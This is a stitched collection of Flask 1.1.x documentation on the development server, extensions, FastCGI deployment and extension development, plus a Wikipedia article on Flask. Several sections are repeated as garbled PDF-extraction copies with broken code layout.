Why is this the case? Because people have different preferences and requirements and Flask could not meet those if it would force any of this into the core. The majority of web applications will need a template engine in some sort. However not every application needs a SQL database.

The idea of Flask is to build a good foundation for all applications. Everything else is up to you or extensions.

v: 1.1.x

# Development Server

Starting with Flask 0.11 there are multiple built-in ways to run a development server. The best one is the `flask` command line utility but you can also continue using the `Flask.run()` method.

## Command Line

The `flask` command line script (Command Line Interface) is strongly recommended for development because it provides a superior reload experience due to how it loads the application. The basic usage is like this:

```
$ export FLASK_APP=my_application  
$ export FLASK_ENV=development  
$ flask run
```

This enables the development environment, including the interactive debugger and reloader, and then starts the server on `http://localhost:5000/`.

The individual features of the server can be controlled by passing more arguments to the `run` option. For instance the reloader can be disabled:

```
$ flask run --no-reload
```

---

### Note:

Prior to Flask 1.0 the `FLASK_ENV` environment variable was not supported and you needed to enable debug mode by exporting `FLASK_DEBUG=1`. This can still be used to control debug mode, but you should prefer setting the development environment as shown above.

---

## In Code

The alternative way to start the application is through the `Flask.run()` method. This will immediately launch a local server exactly the same way the `flask` script does.

Example:

```
if __name__ == '__main__':  
    app.run()
```

## Development Server

Starting with Flask 0.11 there are multiple built-in ways to run a development server. The best one is the **flask** command line utility but you can also continue using the

[\*\*Flask.run\(\)\*\*](#) method.

### Command Line

The **flask** command line script ([Command Line Interface](#)) is strongly recommended for development because it provides a superior reload experience due to how it loads the application. The basic usage is like this:

```
$ export FLASK_APP=my_application
```

```
$ export FLASK_ENV=development
```

```
$ flask run
```

This enables the development environment, including the interactive debugger and reloader, and then starts the server on <http://localhost:5000/>.

The individual features of the server can be controlled by passing more arguments to the run option. For instance the reloader can be disabled:

```
$ flask run --no-reload
```

Note:

Prior to Flask 1.0 the **FLASK\_ENV** environment variable was not supported and you needed to enable debug mode by exporting **FLASK\_DEBUG=1**. This can still be used to control debug mode, but you should prefer setting the development environment as shown above.

In Code

The alternative way to start the application is through the `Flask.run()` method. This will immediately launch a local server exactly the same way the `flask` script does.

Example:

```
if __name__ == '__main__':
    app.run()
```

This works well for the common case but it does not work well for development which is why from Flask 0.11 onwards the `flask` method is recommended. The reason for this is that due to how the reload mechanism works there are some bizarre side-effects (like executing certain code twice, sometimes crashing without message or dying when a syntax or import error happens).

It is however still a perfectly valid method for invoking a non automatic reloading application.

# Extensions

Extensions are extra packages that add functionality to a Flask application. For example, an extension might add support for sending email or connecting to a database. Some extensions add entire new frameworks to help build certain types of applications, like a REST API.

## Finding Extensions

Flask extensions are usually named “Flask-Foo” or “Foo-Flask”. You can search PyPI for packages tagged with [Framework :: Flask](#).

## Using Extensions

Consult each extension’s documentation for installation, configuration, and usage instructions. Generally, extensions pull their own configuration from `app.config` and are passed an application instance during initialization. For example, an extension called “Flask-Foo” might be used like this:

```
from flask_foo import Foo

foo = Foo()

app = Flask(__name__)
app.config.update(
    FOO_BAR='baz',
    FOO_SPAM='eggs',
)

foo.init_app(app)
```

## Building Extensions

While the PyPI contains many Flask extensions, you may not find an extension that fits your need. If this is the case, you can create your own. Read [Flask Extension Development](#) to develop your own Flask extension.

Extensions Extensions are extra packages that add functionality to a Flask application. For example, an extension might add support for sending email or connecting to a database. Some extensions add entire new frameworks to help build certain types of applications, like a REST

API.

## Finding Extensions

Flask extensions are usually named “Flask-Foo” or “Foo-Flask”. You can search PyPI for

[packages tagged with Framework :: Flask.](#)

## Using Extensions

Consult each extension’s documentation for installation, configuration, and usage instructions. Generally, extensions pull their own configuration from [app.config and are passed](#)

an application instance during initialization. For example, an extension called “Flask-Foo”

might be used like this:

```
from flask_foo import Foo foo = Foo()  
  
app = Flask(__name__) app.config.update(  
    FOO_BAR='baz' ,  
    FOO_SPAM='eggs' ,  
)  
  
foo.init_app(app) Building Extensions
```

While the PyPI contains many Flask extensions, you may not find an extension that fits

your need. If this is the case, you can create your own. Read [Flask Extension Development](#)

to develop your own Flask extension.

# FastCGI

FastCGI is a deployment option on servers like [nginx](#), [lighttpd](#), and [cherokee](#); see [uWSGI](#) and [Standalone WSGI Containers](#) for other options. To use your WSGI application with any of them you will need a FastCGI server first. The most popular one is [flup](#) which we will use for this guide. Make sure to have it installed to follow along.

## Watch Out:

Please make sure in advance that any `app.run()` calls you might have in your application file are inside an `if __name__ == '__main__':` block or moved to a separate file. Just make sure it's not called because this will always start a local WSGI server which we do not want if we deploy that application to FastCGI.

## Creating a `.fcgi` file

First you need to create the FastCGI server file. Let's call it `yourapplication.fcgi`.

```
#!/usr/bin/python
from flup.server.fcgi import WSGIServer
from yourapplication import app

if __name__ == '__main__':
    WSGIServer(app).run()
```

This is enough for Apache to work, however nginx and older versions of lighttpd need a socket to be explicitly passed to communicate with the FastCGI server. For that to work you need to pass the path to the socket to the `WSGIServer`:

```
WSGIServer(application, bindAddress='/path/to/fcgi.sock').run()
```

The path has to be the exact same path you define in the server config.

Save the `yourapplication.fcgi` file somewhere you will find it again. It makes sense to have that in `/var/www/yourapplication` or something similar.

Make sure to set the executable bit on that file so that the servers can execute it:

```
$ chmod +x /var/www/yourapplication/yourapplication.fcgi
```

v 1.1.x ▾

## FastCGI

FastCGI is a deployment option on servers like [nginx](#), [lighttpd](#), and [cherokee](#); see [uWSGI](#)

[and Standalone WSGI Containers](#) for other options. To use your WSGI application with

[any of them you will need a FastCGI server first. The most popular one is flup which we](#)

will use for this guide. Make sure to have it installed to follow along.

Watch Out:

Please make sure in advance that any `app.run()` calls you might have in your application file are inside an `if __name__ == '__main__'`: block or moved to a separate file. Just make sure it's not called because this will always start a local WSGI server which we do not want if we deploy that application to FastCGI.

Creating a `.fcgi` file

First you need to create the FastCGI server file. Let's call it `yourapplication.fcgi`:

```
#!/usr/bin/python
```

```
from flup.server.fcgi import WSGIServer from yourapplication
import app if __name__ == '__main__':
```

```
WSGIServer(app).run()
```

This is enough for Apache to work, however nginx and older versions of lighttpd need a socket to be explicitly passed to communicate with the FastCGI server. For that to work you need to pass the path to the socket to the **WSGIServer**:

`WSGIServer(application, bindAddress='/path/to/fcgi.sock').run()` The path has to be the exact same path you define in the server config.

Save the `yourapplication.fcgi` file somewhere you will find it again. It makes sense to have that in `/var/www/yourapplication` or something similar.

Make sure to set the executable bit on that file so that the servers can execute it:

v: 1.1.x

```
$ chmod +x /var/www/yourapplication/yourapplication.fcgi
```

## Configuring Apache

The example above is good enough for a basic Apache deployment but your `.fcgi` file will appear in your application URL e.g. `example.com/yourapplication.fcgi/news/`.

There are few ways to configure your application so that `yourapplication.fcgi` does not appear in the URL. A preferable way is to use the `ScriptAlias` and `SetHandler` configuration directives to route requests to the FastCGI server. The following example uses `FastCgiServer` to start 5 instances of the application which will handle all incoming requests:

```
LoadModule fastcgi_module  
/usr/lib64/httpd/modules/mod_fastcgi.so  
FastCgiServer  
/var/www/html/yourapplication/app.fcgi -idle-timeout 300
```

```
<VirtualHost *>
```

```
  ServerName webapp1.mydomain.com
```

```
  DocumentRoot /var/www/html/yourapplication
```

```
  AddHandler fastcgi-script fcgi
```

```
  ScriptAlias / /var/www/html/yourapplication/app.fcgi/
```

```
<Location />  
  
SetHandler fastcgi-script  
  
</Location>  
  
</VirtualHost>
```

These processes will be managed by Apache. If you're using a standalone FastCGI server, you can use the FastCgiExternalServer directive instead. Note that in the following the path is not real, it's simply used as an identifier to other directives such as AliasMatch: FastCgiServer /var/www/html/yourapplication -host 127.0.0.1:3000

If you cannot set ScriptAlias, for example on a shared web host, you can use WSGI middleware to remove yourapplication.fcgi from the URLs. Set .htaccess:

```
<IfModule mod_fcgid.c>  
  
AddHandler fcgid-script .fcgi  
  
<Files ~ (\.fcgi)>  
  
SetHandler fcgid-script  
  
Options +FollowSymLinks +ExecCGI  
  
</Files>  
  
</IfModule>  
  
□ v: 1.1.x □  
  
<IfModule mod_rewrite.c>  
  
Options +FollowSymlinks  
  
RewriteEngine On
```

```
RewriteBase /  
  
RewriteCond %{REQUEST_FILENAME} !-f  
  
RewriteRule ^(.*)$ yourapplication.fcgi/$1 [QSA,L]  
  
</IfModule>
```

Set yourapplication.fcgi:

```
#!/usr/bin/python  
  
#: optional path to your local python site-packages folder import sys  
  
sys.path.insert(0,  
'<your_local_path>/lib/python<your_python_version>/site-packages'  
flup.server.fcgi import WSGIServer from yourapplication import  
app class ScriptNameStripper(object): def __init__(self, app):  
self.app = app  
  
def __call__(self, environ, start_response): environ['SCRIPT_NAME'] = "  
  
return self.app(environ, start_response) app =  
ScriptNameStripper(app)  
  
if __name__ == '__main__':  
  
WSGIServer(app).run()
```

Configuring lighttpd

A basic FastCGI configuration for lighttpd looks like that:  
fastcgi.server = ("/yourapplication.fcgi" => ((

```
"socket" => "/tmp/yourapplication-fcgi.sock" ,  
"bin-path" => "/var/www/yourapplication/yourapplication.fcgi" ,
```

```
"check-local" => "disable" ,  
"max-procs" => 1  
))  
)  
alias.url = (  
    v: 1.1.x  
    "/static/" => "/path/to/your/static/"  
)  
url.rewrite-once = (  
    "^(/static($|/.*))$" => "$1" ,  
    "^(/.*)$" => "/yourapplication.fcgi$1"  
)
```

Remember to enable the FastCGI, alias and rewrite modules. This configuration binds the application to /yourapplication. If you want the application to work in the URL root you have to work around a lighttpd bug with the **LighttpdCGIRootFix** middleware.

Make sure to apply it only if you are mounting the application the URL root. Also, see the Lighty docs for more information on [FastCGI and Python](#) (note that explicitly passing a socket to run() is no longer necessary).

## Configuring nginx

Installing FastCGI applications on nginx is a bit different because by default no FastCGI parameters are forwarded.

```
A basic Flask FastCGI configuration for nginx looks like this:  
location = /yourapplication { rewrite ^ /yourapplication/ last; }  
  
location /yourapplication { try_files $uri @yourapplication; }  
  
location @yourapplication {  
  
    include fastcgi_params;  
  
    fastcgi_split_path_info ^(/yourapplication)(.*$); fastcgi_param  
    PATH_INFO $fastcgi_path_info;  
  
    fastcgi_param SCRIPT_NAME $fastcgi_script_name; fastcgi_pass  
    unix:/tmp/yourapplication-fcgi.sock;  
}
```

This configuration binds the application to /yourapplication. If you want to have it in the URL root it's a bit simpler because you don't have to figure out how to calculate PATH\_INFO and SCRIPT\_NAME:

```
location / { try_files $uri @yourapplication; }  
  
location @yourapplication {  
  
    include fastcgi_params;  
  
    fastcgi_param PATH_INFO $fastcgi_script_name; fastcgi_param  
    SCRIPT_NAME "";  
  
    fastcgi_pass unix:/tmp/yourapplication-fcgi.sock;  
}
```

□ v: 1.1.x □

## Running FastCGI Processes

Since nginx and others do not load FastCGI apps, you have to do it by yourself. Supervisor

can manage FastCGI processes. You can look around for other FastCGI process managers

or write a script to run your *.fcgi* file at boot, e.g. using a SysV init.d script. For a temporary solution, you can always run the *.fcgi* script inside GNU screen. See man screen for details, and note that this is a manual solution which does not persist across system restart:

```
$ screen
```

```
$ /var/www/yourapplication/yourapplication.fcgi Debugging
```

FastCGI deployments tend to be hard to debug on most web servers. Very often the only thing the server log tells you is something along the lines of “premature end of headers”. In order to debug the application the only thing that can really give you ideas why it breaks is switching to the correct user and executing the application by hand.

This example assumes your application is called *application.fcgi* and that your web server user is *www-data*:

```
$ su www-data
```

```
$ cd /var/www/yourapplication
```

```
$ python application.fcgi
```

Traceback (most recent call last):

```
File "yourapplication.fcgi", line 4, in <module> ImportError: No module named yourapplication
```

In this case the error seems to be “yourapplication” not being on the python path. Common problems are:

Relative paths being used. Don't rely on the current working directory.

The code depending on environment variables that are not set by the web server.

Different python interpreters being used.

v: 1.1.x

# Flask (web framework)

Flask is a micro web framework written in Python. It is classified as a microframework because it does not require particular tools or libraries.<sup>[3]</sup> It has no database abstraction layer, form validation, or any other components where pre-existing third-party libraries provide common functions. However, Flask supports extensions that can add application features as if they were implemented in Flask itself. Extensions exist for object-relational mappers, form validation, upload handling, various open authentication technologies and several common framework related tools. Extensions are updated far more frequently than the core Flask program.<sup>[4]</sup>

Applications that use the Flask framework include [Pinterest](#) and [LinkedIn](#).<sup>[5][6]</sup>

## Contents

- [History](#)
- [Components](#)
- [Features](#)
- [Example](#)
- [See also](#)
- [References](#)
- [External links](#)


<b>Flask</b>	
	Flask web development, one drop at a time
<b>Developer(s)</b>	Armin Ronacher
<b>Initial release</b>	April 1, 2010
<b>Stable release</b>	1.1.1 / July 8, 2019[1][?]
<b>Repository</b>	<a href="https://github.com/pallets/flask">github.com/ pallets/flask</a> ( <a href="https://github.com/pallets/flask">https://github.co m/pallets/flask</a> )
<b>Written in</b>	Python
<b>Type</b>	Web framework
<b>License</b>	BSD
<b>Website</b>	<a href="https://palletsprojects.com/p/flask/">palletsprojec ts.com/p/fla sk/</a> ( <a href="https://palletspro&lt;br/&gt;jects.com/p/bla&lt;br/&gt;sk/">https://palletspro jects.com/p/bla sk/</a> )

## History

Flask was created by Armin Ronacher of Pocoo, an international group of Python enthusiasts formed in 2004.<sup>[7]</sup> According to Ronacher, the idea was originally an April Fool's joke that was popular enough to make into a serious application.<sup>[8][9][10]</sup>

When Ronacher and Georg Brandl created a bulletin board system written in Python, the Pocoo projects Werkzeug and Jinja were developed.<sup>[11]</sup>

Flask has become popular among Python enthusiasts. As of January 2020, it has more stars on GitHub than any other Python web-development framework,<sup>[12]</sup> and was voted the most popular web framework in the Python Developers Survey 2018.<sup>[13]</sup>



## Flask (web framework)

**Flask** is a micro [web framework](#) written in [Python](#). It is classified **Flask**

as a [microframework](#) because it does not require particular tools or libraries. [3] It has no database abstraction layer, form validation, or any other components where pre-existing third-party libraries provide common functions. However, Flask

supports extensions that can add application features as if they were implemented in Flask itself. Extensions exist for object-

### Developer(s)

[Armin](#)

relational mappers, form validation, upload handling, various

[Ronacher](#)

open authentication technologies and several common framework

### **Initial release**

April 1, 2010

related tools. Extensions are updated far more frequently than the

**Stable release** 1.1.1 / July 8,

core Flask program.<sup>[4]</sup>

2019<sup>[1][2]</sup>

Applications that use the Flask framework include Pinterest and

**Repository**

github.com

/pallets/flask (h

LinkedIn.<sup>[5][6]</sup>

https://github.co

m/pallets/flask)

**Written in**

Python

**Contents**

**Type**

Web

**History**

framework

**Components**

**License**

BSD

## Features

### **Website**

[palletsprojects](https://palletsprojects.com/p/flask/)

### Example

[.com/p/flask/ \(h](https://palletsprojects.com/p/flask/)

[tts://palletspro](https://palletspro)

### See also

[jects.com/p/fla](https://pallets.com/p/fla)

### References

[sk/\)](#)

### External links

## **History**

Flask was created by Armin Ronacher of Pocoo, an international group of Python enthusiasts formed in [2004.](#)[\[7\]](#) According to Ronacher, the idea was originally an [April Fool's](#) joke that was popular enough to make into a serious application. [\[8\]](#)[\[9\]](#)[\[10\]](#)

When Ronacher and Georg Brandl created a bulletin board system written in Python, the Pocoo

[projects Werkzeug and Jinja were developed.](#)[\[11\]](#)

Flask has become popular among Python enthusiasts. As of January 2020, it has more stars on

[GitHub](#) than any other Python web-development framework, [\[12\]](#), and was voted the most popular web

[framework in the Python Developers Survey 2018.\[13\]](#)

## **Components**

The microframework Flask is based on the *Pocoo* projects *Werkzeug* and *Jinja2*.

### **Werkzeug**

[Werkzeug is a utility library for the Python programming language, in other words a toolkit for Web](#)

[Server Gateway Interface \(WSGI\) applications, and is licensed under a BSD License. Werkzeug can](#)

realize software objects for request, response, and utility functions. It can be used to build a custom

[software framework on top of it and supports Python 2.6, 2.7 and 3.3.\[14\]](#)

### **Jinja**

Jinja, also by Ronacher, is a [template engine](#) for the Python programming language and is licensed under a BSD License. Similar to the [Django web framework](#), it provides that templates are evaluated in a [sandbox](#).

## **Features**

Development server and debugger

Integrated support for unit testing

RESTful request dispatching

[Uses Jinja templating Support for secure cookies \(client side sessions\)](#)

[100% WSGI 1.0 compliant](#)

[Unicode-based](#)

Extensive documentation

[Google App Engine](#) compatibility Extensions available to enhance features desired

## **Example**

The following code shows a simple web application that displays "[Hello World!" when visited:](#)

```
from flask import Flask

app = Flask(__name__)

@app.route("/")
def hello():

    return "Hello World!"

if __name__ == "__main__":
    app.run()
```

## **See also**

[Comparison of web frameworks](#)



## **References**

1. <https://github.com/pallets/flask/releases>
2. <https://pypi.org/project/Flask>

3. "Flask Foreword"  
(<https://web.archive.org/web/20171117015927/http://flask.pocoo.org:80/docs/0.1>)

0/foreword). Archived from the original  
(<http://flask.pocoo.org:80/docs/0.10/foreword>) on 2017-11-

17.

4. "Flask Extensions"  
(<https://web.archive.org/web/20180517082208/http://flask.pocoo.org/extension>)

s/). Archived from the original (<http://flask.pocoo.org/extensions/>) on  
2018-05-17.

5. What challenges has Pinterest encountered with Flask?  
([http://www.quora.com/What-challenges-h](http://www.quora.com/What-challenges-has-Pinterest-encountered-with-Flask/answer/Steve-Cohen?sr&id=hXZd&share=1)

as-Pinterest-encountered-with-Flask/answer/Steve-Cohen?sr&id=hXZd&share=1)

6. Rachel Sanders: Developing Flask Extensions - PyCon 2014  
(<https://www.youtube.com/watch?v=OXN3wuHUBP0#t=46>)

7. "Pocoo Team"  
(<https://web.archive.org/web/20180315200205/http://www.pocoo.org/team/>)

Archived from the original (<http://www.pocoo.org/team/>) on 2018-03-15.

8. Ronacher, Armin. "Opening the Flask"  
(<https://web.archive.org/web/20161217230320/http://mitsuhiko.pocoo.org/fl>

iko.pocoo.org/flask-pycon-2011.pdf) (PDF). Archived from the  
original (<http://mitsuhiko.pocoo.org/fl>

[ask-pycon-2011.pdf\)\\_\(PDF\)](#) on 2016-12-17. Retrieved 2011-09-30.

9. [Ronacher, Armin \(3 April 2010\). "April 1st Post Mortem"](#)  
[. Archived from \[the original\]\(#\)](https://web.archive.org/web/20180514202042/http://lucumr.pocoo.org/2010/4/3/april-1st-post-mortem/)

[2018-05-14. Retrieved 2015-07-25.](http://lucumr.pocoo.org/2010/4/3/april-1st-post-mortem/) on</a></p></div><div data-bbox=)

10. ["Denied: the next generation python micro-web-framework \(April Fools page\)"](#)

[11. \["History"\]\(#\)  
 \[\\[12. \\\["Python libraries by GitHub stars"\\\]\\\(#\\\)  
\\\[13. \\\\["Python Developers Survey 2018"\\\\]\\\\(#\\\\)  
\\\\[14. \\\\\[Ronacher, Armin. "Werkzeug The Python WSGI Utility Library"\\\\\]\\\\\(#\\\\\)  
<a href="https://www.palletsprojects.com/p/</a>\\\\]\\\\(https://www.jetbrains.com/research/python-developers-survey-2018\\\\). www.jetbrains.com. 2018-11-01.</a></p></div><div data-bbox=\\\\)\\\]\\\(https://github.com/search?q=stars%3A%3E100&s=stars&type=Repositories\\\). Github</a>. Retrieved 2020-01-27.</p></div><div data-bbox=\\\)\\]\\(http://www.pocoo.org:80/history/\\) on 2017-11-19. Retrieved 2015-03-25.</a></p></div><div data-bbox=\\)\]\(https://web.archive.org/web/20171119213325/http://www.pocoo.org/history/\)](http://denied.immersedcode.org/) on 2011-09-04. Retrieved 2011-09-30.</a></p></div><div data-bbox=)

[werkzeug/\)\\_palletsprojects.com](#). Retrieved 27 May 2018.

## External links

[Official website \(<https://flask.palletsprojects.com/>\)](#)

[Flask for beginners \(<https://overiq.com/flask/0.12/intro-to-flask/>\)](#)

Retrieved from "[https://en.wikipedia.org/w/index.php?title=Flask\\_\(web\\_framework\)&oldid=940436796](https://en.wikipedia.org/w/index.php?title=Flask_(web_framework)&oldid=940436796)"

**This page was last edited on 12 February 2020, at 14:52 (UTC).**

[Text is available under the Creative Commons Attribution-ShareAlike License](#); additional terms may apply. [By using this site, you agree to the Terms of Use](#) and [Privacy Policy](#). Wikipedia® is a registered trademark of the [Wikimedia Foundation, Inc., a non-profit organization.](#)

# Flask Extension Development

Flask, being a microframework, often requires some repetitive steps to get a third party library working. Many such extensions are already available on [PyPI](#).

If you want to create your own Flask extension for something that does not exist yet, this guide to extension development will help you get your extension running in no time and to feel like users would expect your extension to behave.

## Anatomy of an Extension

Extensions are all located in a package called `flask_something` where "something" is the name of the library you want to bridge. So for example if you plan to add support for a library named `simplexml` to Flask, you would name your extension's package `flask_simplexml`.

The name of the actual extension (the human readable name) however would be something like "Flask-SimpleXML". Make sure to include the name "Flask" somewhere in that name and that you check the capitalization. This is how users can then register dependencies to your extension in their `setup.py` files.

But what do extensions look like themselves? An extension has to ensure that it works with multiple Flask application instances at once. This is a requirement because many people will use patterns like the Application Factories pattern to create their application as needed to aid unittests and to support multiple configurations. Because of that it is crucial that your application supports that kind of behavior.

Most importantly the extension must be shipped with a `setup.py` file and registered on PyPI. Also the development checkout link should work so that people can easily install the development version into their virtualenv without having to download the library by hand.

Flask extensions must be licensed under a BSD, MIT or more liberal license in order to be listed in the Flask Extension Registry. Keep in mind that the Flask Extension Registry is a moderated place and libraries will be reviewed upfront if they behave as required.

## "Hello Flaskext!"

So let's get started with creating such a Flask extension. The extension we want to create here will provide very basic support for SQLite3.

v. 1.1.x ▾

First we create the following folder structure:

## Flask Extension Development

Flask, being a microframework, often requires some repetitive steps to get a third party li-

[brary working. Many such extensions are already available on PyPI.](#)

If you want to create your own Flask extension for something that does not exist yet, this guide to extension development will help you get your extension running in no time and to feel like users would expect your extension to behave.

### Anatomy of an Extension

Extensions are all located in a package called `flask_something` where “something” is the name of the library you want to bridge. So for example if you plan to add support for a library named `simplexml` to Flask, you would name your extension’s package `flask_simplexml`.

The name of the actual extension (the human readable name) however would be something like “Flask-SimpleXML”. Make sure to include the name “Flask” somewhere in that name and that you check the capitalization. This is how users can then register dependencies to your extension in their `setup.py` files.

But what do extensions look like themselves? An extension has to ensure that it works with multiple Flask application instances at once. This is a requirement because many people

[will use patterns like the Application Factories pattern to create their application as needed](#)

to aid unittests and to support multiple configurations. Because of that it is crucial that your application supports that kind of behavior.

Most importantly the extension must be shipped with a `setup.py` file and registered on PyPI. Also the development checkout link should

work so that people can easily install the development version into their virtualenv without having to download the library by hand.

Flask extensions must be licensed under a BSD, MIT or more liberal license in order to be listed in the Flask Extension Registry. Keep in mind that the Flask Extension Registry is a moderated place and libraries will be reviewed upfront if they behave as required.

“Hello Flaskext!”

So let’s get started with creating such a Flask extension. The extension we want to create here will provide very basic support for SQLite3.

□ v: 1.1.x □

First we create the following folder structure:

flask-sqlite3/

  flask\_sqlite3.py

  LICENSE

  README

Here’s the contents of the most important files: setup.py

The next file that is absolutely required is the setup.py file which is used to install your Flask extension. The following contents are something you can work with:

"""

*Flask-SQLite3*

-----

*This is the description for that library*

"""

```
from setuptools import setup

setup(
    name='Flask-SQLite3',
    version='1.0',
    url='http://example.com/flask-sqlite3/' , license='BSD' ,
    author='Your Name' ,
    author_email='your-email@example.com' ,
    description='Very short description' ,
    long_description=__doc__,
    py_modules=['flask_sqlite3'],
    # if you would be using a package instead use packages instead
    # of py_modules:
    # packages=['flask_sqlite3'],
    zip_safe=False,
    include_package_data=True,
    platforms='any' ,
    install_requires=[
        'Flask'
    ],
```

```
classifiers=[  
    'Environment :: Web Environment' ,  
    'Intended Audience :: Developers' ,  
    'License :: OSI Approved :: BSD License' ,  
    □ v: 1.1.x □  
    'Operating System :: OS Independent' ,  
    'Programming Language :: Python' ,  
    'Topic :: Internet :: WWW/HTTP :: Dynamic Content' ,  
    'Topic :: Software Development :: Libraries :: Python Modules'  
]  
)
```

That's a lot of code but you can really just copy/paste that from existing extensions and adapt.

flask\_sqlite3.py

Now this is where your extension code goes. But how exactly should such an extension look like? What are the best practices? Continue reading for some insight.

## Initializing Extensions

Many extensions will need some kind of initialization step. For example, consider an appli-

[cation that's currently connecting to SQLite like the documentation suggests \(Using SQLite](#)

[3 with Flask\). So how does the extension know the name of the application object?](#)

Quite simple: you pass it to it.

There are two recommended ways for an extension to initialize: initialization functions:

If your extension is called *helloworld* you might have a function called `init_helloworld(app[, extra_args])` that initializes the extension for that application. It could attach before / after handlers etc.

classes:

Classes work mostly like initialization functions but can later be used to further change the behavior. For an example look at how the [OAuth extension works: there is an](#)

*OAuth* object that provides some helper functions like `OAuth.remote_app` to create a reference to a remote application that uses OAuth.

What to use depends on what you have in mind. For the SQLite 3 extension we will use the class-based approach because it will provide users with an object that handles opening and closing database connections.

When designing your classes, it's important to make them easily reusable at the module level. This means the object itself must not under any circumstances store any application

□ v: 1.1.x □

specific state and must be shareable between different applications.

The Extension Code

Here's the contents of the `flask_sqlite3.py` for copy/paste: `import sqlite3`

```

from flask import current_app, _app_ctx_stack class
SQLite3(object):

def __init__(self, app=None): self.app = app

if app is not None: self.init_app(app)

def init_app(self, app): app.config.setdefault('SQLITE3_DATABASE',
, ':memory: ') app.teardown_appcontext(self.teardown) def
connect(self):

return sqlite3.connect(current_app.config['SQLITE3_DATABASE'])
def teardown(self, exception): ctx = _app_ctx_stack.top

if hasattr(ctx, 'sqlite3_db'): ctx.sqlite3_db.close()

@property

def connection(self):

ctx = _app_ctx_stack.top

if ctx is not None: if not hasattr(ctx, 'sqlite3_db'): ctx.sqlite3_db =
self.connect()

return ctx.sqlite3_db

```

So here's what these lines of code do:

1. The `__init__` method takes an optional `app` object and, if supplied, will call `init_app`.
2. The `init_app` method exists so that the `SQLite3` object can be instantiated without requiring an `app` object. This method supports the factory pattern for creating applications. The `init_app` will set the configuration for the database, defaulting to an in memory database if no configuration is supplied. In addition, the `init_app` method attaches the `teardown` handler.

3. Next, we define a connect method that opens a database connection.

□ v: 1.1.x □

4. Finally, we add a connection property that on first access opens the database connection and stores it on the context. This is also the recommended way to handle re-

sources: fetch resources lazily the first time they are used.

Note here that we're attaching our database connection to the top application context via `_app_ctx_stack.top`. Extensions should use the top context for storing their own information with a sufficiently complex name.

So why did we decide on a class-based approach here? Because using our extension looks something like this:

```
from flask import Flask  
  
from flask_sqlite3 import SQLite3  
  
app = Flask(__name__)  
  
app.config.from_pyfile('the-config.cfg') db = SQLite3(app)
```

You can then use the database from views like this:

```
@app.route('/')  
  
def show_all():  
  
    cur = db.connection.cursor()  
  
    cur.execute(...)
```

Likewise if you are outside of a request you can use the database by pushing an app context:

```
with app.app_context():

    cur = db.connection.cursor()

    cur.execute(... )
```

At the end of the with block the teardown handles will be executed automatically.

Additionally, the init\_app method is used to support the factory pattern for creating apps:

```
db = SQLite3()

# Then later on.

app = create_app('the-config.cfg') db.init_app(app)
```

Keep in mind that supporting this factory pattern for creating apps is required for approved flask extensions (described below).

□ v: 1.1.x □

Note on init\_app:

pp

As you noticed, init\_app does not assign app to self. This is intentional! Class based Flask extensions must only store the application on the object when the application was passed to the constructor. This tells the extension: I am not interested in using multiple applications.

When the extension needs to find the current application and it does not have a reference

[to it, it must either use the current\\_app](#) context local or change the API in a way that you can pass the application explicitly.

## Using `_app_ctx_stack`

In the example above, before every request, a `sqlite3_db` variable is assigned to `_app_ctx_stack.top`. In a view function, this variable is accessible using the `connection` property of `SQLite3`. During the teardown of a request, the `sqlite3_db` connection is closed. By using this pattern, the *same* connection to the `sqlite3` database is accessible to anything that needs it for the duration of the request.

## Learn from Others

This documentation only touches the bare minimum for extension development. If you

[want to learn more, it's a very good idea to check out existing extensions on the PyPI](#). If

[you feel lost there is still the mailinglist and the Discord server to get some ideas for nice](#)

looking APIs. Especially if you do something nobody before you did, it might be a very good idea to get some more input. This not only generates useful feedback on what people might want from an extension, but also avoids having multiple developers working in isolation on pretty much the same problem.

Remember: good API design is hard, so introduce your project on the mailing list, and let other developers give you a helping hand with designing the API.

The best Flask extensions are extensions that share common idioms for the API. And this can only work if collaboration happens early.

## Approved Extensions

Flask previously had the concept of approved extensions. These came with some vetting of support and compatibility. While this list became too difficult to maintain over time, the guidelines are still

relevant to all extensions maintained and developed today, as they help

□ v: 1.1.x □

the Flask ecosystem remain consistent and compatible.

0. An approved Flask extension requires a maintainer. In the event an extension author would like to move beyond the project, the project should find a new maintainer and transfer access to the repository, documentation, PyPI, and any other services. If no maintainer is available, give access to the Pallets core team.

1. The naming scheme is *Flask-ExtensionName* or *ExtensionName-Flask*. It must provide exactly one package or module named `flask_extension_name`.

2. The extension must be BSD or MIT licensed. It must be open source and publicly available.

3. The extension's API must have the following characteristics: It must support multiple applications running in the same Python process. Use `current_app` instead of `self.app`, store configuration and state per application instance.

It must be possible to use the factory pattern for creating applications. Use the `ext.init_app()` pattern.

4. From a clone of the repository, an extension with its dependencies must be installable with `pip install -e ..`

5. It must ship a testing suite that can be invoked with `tox -e py` or `pytest`. If not using tox, the test dependencies should be specified in a `requirements.txt` file. The tests must be part of the `sdist` distribution.

6. The documentation must use the flask theme from the [Official Pallets Themes. A link](#)

to the documentation or project website must be in the PyPI metadata or the readme.

7. For maximum compatibility, the extension should support the same versions of Python that Flask supports. 3.6+ is recommended as of 2020. Use `python_requires=">= 3.6"` in `setup.py` to indicate supported versions.

v: 1.1.x

# Flask Principal

*"I am that I am"*

## Introduction

Flask-Principal provides a very loose framework to tie in providers of two types of service, often located in different parts of a web application:

1. Authentication providers
2. User information providers

For example, an authentication provider may be oauth, using Flask-OAuth and the user information may be stored in a relational database. Looseness of the framework is provided by using signals as the interface.

The major components are the Identity, Needs, Permission, and the IdentityContext.

1. The Identity represents the user, and is stored/loaded from various locations (eg session) for each request. The Identity is the user's avatar to the system. It contains the access rights that the user has.
2. A Need is the smallest grain of access control, and represents a specific parameter for the situation. For example "has the admin role", "can edit blog posts".

